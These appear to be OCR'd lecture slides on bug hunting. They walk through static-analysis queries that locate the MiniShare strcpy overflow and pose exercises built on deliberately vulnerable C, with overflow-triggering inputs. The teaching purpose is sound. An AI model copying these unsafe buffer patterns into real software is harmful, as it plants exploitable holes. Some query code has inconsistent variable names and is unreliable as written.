


Bug Hunting



What are we looking for?

- Buffer Overflows, Format Strings, Etc.
- Structure and Validity Problems
- Common Special Element Manipulations
- Channel and Path Errors
- Handler Errors
- User Interface Errors
- Pathname Traversal and Equivalence Errors
- Authentication Errors
- Resource Management Errors
- Insufficient Verification of Data
- Code Evaluation and Injection
- Randomness and Predictability
- ...

CVEs Vs. CWEs

- Common Vulnerabilities and Exposures
 - CVE-2004-2271 - Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Common Weakness Enumeration
 - CWE-121: Stack-based Buffer Overflow - A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

Levels of Abstraction

CVE – A specific issue impacting specific versions of software

CWE – A generalized description of a particular class of vulnerabilities

CIA Model – Violations of Confidentiality, Integrity, or Availability




Abstractness

What is our model of a buffer overflow?

- What must our model include?
- How abstract should the model be?
- Code Analysis of MiniShare
 - Let's iteratively develop a model to find the vulnerability in MiniShare

```
var strcpy = functions("strcpy")
var strlen = functions("strlen")
var callEdges = edges(XCSG.Call)
var strcpyCallers = callEdges.predecessors(strcpy)
var strlenCallers = callEdges.predecessors(strlen)
```

```
show(strcpyCallers.intersection(strlenCallers), "Callers of strcpy and strlen")
```



```
show(strcpyCallers.difference(strlenCallers), "Callers of strcpy and not strlen")
```



```
// select all array variables (variables have a TypeOf edge from an ArrayType)
var arrayTypes = nodes(XCSG.ArrayType)
var typeOfEdges = nodes(XCSG.TypeOf)
var arrays = typeEdges.predecessors(arrayTypes)

// there are 109 arrays initialized in the code
show(arrays.nodes(XCSG.Initialization), "Initialized Arrays")
```




```

// select structures that contain arrays
var arrayStructTypes = arrays.containers().nodes(XCSG.C.Struct)
var typeDefEdges = edges(XCSG.AliasedType, XCSG.TypeOf)
var typeAliases = nodes(XCSG.TypeAlias)
var arrayStructs = typeDefEdges.reverse(arrayStructTypes).difference(arrayStructTypes, typeAliases)

// there are 7 structures containing arrays initialized in the code
show(arrayStructs.nodes(XCSG.Initialization), "Initialized Structures Containing Arrays")


```



```
// buffers are arrays and structures containing arrays  
var buffers = arrays.union(arrayStructs)
```

```
// find buffers that are tainted by attacker controlled inputs (the network socket)  
var sockets = nodes(XCSG.Field).selectNode(XCSG.name, "socket")  
var taint = universe.edgesTaggedWithAny("control-dependence", "data-dependence")  
var bufferStatements = buffers.containers().nodes(XCSG.ControlFlow_Node)  
var taintedBufferStatements = taint.forward(sockets).intersection(bufferStatements)
```

```
// there are 87 tainted buffer statements  
show(taintedBufferStatements, "Tainted Buffer Statements")
```




```

// find strcpy callsites that take tainted buffers
var invocationEdges = edges(XCSG.InvokedFunction)
var strcpyCallsites = invocationEdges.predecessors(strcpy)
var strcpyCallsiteStatements = strcpyCallsites.containers().nodes(XCSG.ControlFlow_Node)
var taintedMemcpyCallsites = taintedBufferStatements.intersection(strcpyCallsiteStatements)

// there are 17 tainted strcpy callsites
show(taintedMemcpyCallsites, "Tainted strcpy Callsites")


```



```
// find functions with tainted strcpy callsites that do not call strlen
var taintedStrcpyCallsiteFunctions = taintedStrcpyCallsites.containers().nodes(XCSG.Function)
var potentiallyVulnerableFunctions = taintedStrcpyCallsiteFunctions.difference(strlenCallers)
show(potentiallyVulnerableFunctions, "Potentially Vulnerable Functions")
```



```
// filter the tainted strcpy callsites to just the callsites in the potentially vulnerable function  
// there should only be 1 function left  
var taintedMemcpyCallsitesInPotentiallyVulnerableFunctions = taintedMemcpyCallsites.intersection(  
    potentiallyVulnerableFunctions.contained().nodes(XCSG.ControlFlow_Node))  
show(taintedMemcpyCallsitesInPotentiallyVulnerableFunctions, "Potentially Vulnerable strcpy")  
  
// print the line number of the potential vulnerability  
// [Filename: minishare\serve2.c (line 229)]  
printlngetSourceCorrespondents(taintedMemcpyCallsitesInPotentiallyVulnerableFunctions)
```



IDA - C:\Users\Ben\Desktop\debug-test\minishare.exe

File Edit Jump Search View Debugger Options Windows Help

Text 78

En 001 COD DAT 001 off S H K H ; U f f

IDA View-A Hex View-A Exports Imports Names Functions Strings Structures Enums

IDA View-A

Graph overview

Names window

| Name | Address | P. |
|----------------------------------|----------|----|
| _imp_InitializeCriticalSection | 00956430 | |
| _imp_InterlockedExchange | 00956434 | |
| _imp_IsDBCSLeadByteEx | 00956438 | |
| _imp_LockCriticalSection | 0095643C | |
| _imp_MultiByteToWideChar | 00956440 | |
| _imp_SetUnhandledExceptionFilter | 00956444 | |
| _imp_Sleep | 00956448 | |
| _imp_TlsGetValue | 0095644C | |
| _imp_VirtualProtect | 00956450 | |
| _imp_VirtualQuery | 00956454 | |
| _imp_WideCharToMultiByte | 00956458 | |
| _imp_WinExec | 0095645C | |
| _imp_itoa | 00956464 | |
| _imp_strdup | 00956468 | |
| _imp_strcmp | 0095646C | |
| _imp_strcoll | 00956470 | |
| _imp_strnicmp | 00956474 | |
| _imp_getmainargs | 0095647C | |

Line 353 of 511

Strings window

| Address | Length | Type | String |
|------------|----------|------|-------------|
| 067:009... | 00000009 | C | filesize |
| 067:009... | 00000009 | C | window_w |
| 067:009... | 00000008 | C | cchTextMax |
| 067:009... | 0000000A | C | hInstance |
| 067:009... | 00000009 | C | toItems |
| 067:009... | 0000000A | C | hwndOwner |
| 067:009... | 00000009 | C | iSubItem |
| 067:009... | 0000000A | C | classname |
| 067:009... | 00000007 | C | IParam |
| 067:009... | 0000000A | C | parameter |
| 067:009... | 0000000C | C | parameter_d |
| 067:009... | 00000009 | C | filesize |
| 067:009... | 0000000A | C | range_end |
| 067:009... | 0000000C | C | range_start |
| 067:009... | 0000000A | C | range_end |
| 067:009... | 00000009 | C | filesize |

File 'C:\Users\Ben\Desktop\debug-test\minishare.exe' is successfully loaded into the database.
 Compiling file 'C:\Program Files (x86)\IDA Free\idc\ida.idc'...
 Executing function '_main'...
 Compiling file 'C:\Program Files (x86)\IDA Free\idc\onload.idc'...
 Executing function 'OnLoad'...
 IDA is analysing the input file...
 You may start to explore the input file right now.
 Propagating type information...
 Function argument information is propagated
 The initial autoanalysis has been finished.

AU: idle Down Disk: 5GB Click and drag to delete from selection; DblClick on edge to jump to its source; Wheel to scroll horizontally

Activity: Does this program contain a vulnerability?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```


Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
    char c, localbuf[BUFFERSIZE];
    unsigned int upperlimit = BUFFERSIZE - 10;
    unsigned int quotation = roundquote = FALSE;
    unsigned int input_index = output_index = 0;
    while (input_index < length){ c = input[input_index++];
        if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
        if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
        if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; }
        if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
        // if there is sufficient space in the buffer, write the character
        if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
    }
    if(roundquote){ localbuf[output_index] = ')'; output_index++; }
    if(quotation){ localbuf[output_index] = '>'; output_index++; }
    return output_index;
}
```


Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
    char c, localbuf[BUFFERSIZE];
    unsigned int upperlimit = BUFFERSIZE - 10;
    unsigned int quotation = roundquote = FALSE;
    unsigned int input_index = output_index = 0;
    while (input_index < length){ c = input[input_index++];
        if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
        if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
        if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; /* (missing) upperlimit--; */ }
        if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
        // if there is sufficient space in the buffer, write the character
        if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
    }
    if(roundquote){ localbuf[output_index] = ')'; output_index++; }
    if(quotation){ localbuf[output_index] = '>'; output_index++; }
    return output_index;
}
```

Good:



Bad:



```
input = "Name Lastname < name@mail.org >
```

```
()()()()()()()()()()()()()()()()()()()()()()()()
```

```
()()()()()()()()()()()()()()()()()()()()
```

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
    int64_t x = strtoll(argv[1], NULL, 10);
    char buf[64];
    if (x <= 2 || (x & 1) != 0)
        return 1;
    int64_t i;
    for (i = x; i > 0; i--)
        if (foo(i) && foo(x - i))
            return 1;
    strcpy(buf, argv[2]); // reachable?
}
```


```
int foo(int64_t x) {
    int64_t i, s;
    for (i = x - 1; i >= 2; i--)
        for (s = x; s >= 0; s -= i)
            if (s == 0)
                return FALSE;
    return TRUE;
}
```

Activity: Does this program contain a vulnerability?

```
int main(int argc, char *argv[]) {
    int64_t x = strtoll(argv[1], NULL, 10);
